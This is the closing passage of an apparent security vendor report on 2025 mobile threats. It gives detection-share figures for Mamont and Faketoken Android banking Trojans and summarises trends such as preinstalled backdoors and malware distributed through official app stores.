Trojan-Banker.AndroidOS.Mamont.ek
0.00
3.73
+3.73
Trojan-Banker.AndroidOS.Mamont.cb
0.64
3.04
+2.40
+26
Trojan-Banker.AndroidOS.Faketoken.pac
2.17
2.95
+0.77
+5
Trojan-Banker.AndroidOS.Mamont.hi
0.00
2.75
+2.75
* Unique users who encountered this malware as a percentage of all users of Kaspersky mobile solutions who encountered banking threats.
In 2025, we observed a massive surge in activity from Mamont banking Trojans. They accounted for approximately half of all new apps in their category and also were utilized in half of all banking Trojan attacks.
Conclusion
The year 2025 saw a continuing trend toward a decline in total unique unwanted software installation packages. However, we noted a significant year-over-year increase in specific threats – most notably mobile banking Trojans and spyware – even though adware remained the most frequently detected threat overall.
Among the mobile threats detected, we have seen an increased prevalence of preinstalled backdoors, such as Triada and Keenadu. Consistent with last year’s findings, certain mobile malware families continue to proliferate via official app stores. Finally, we have observed a growing interest among threat actors in leveraging compromised devices as proxies.

 Entrar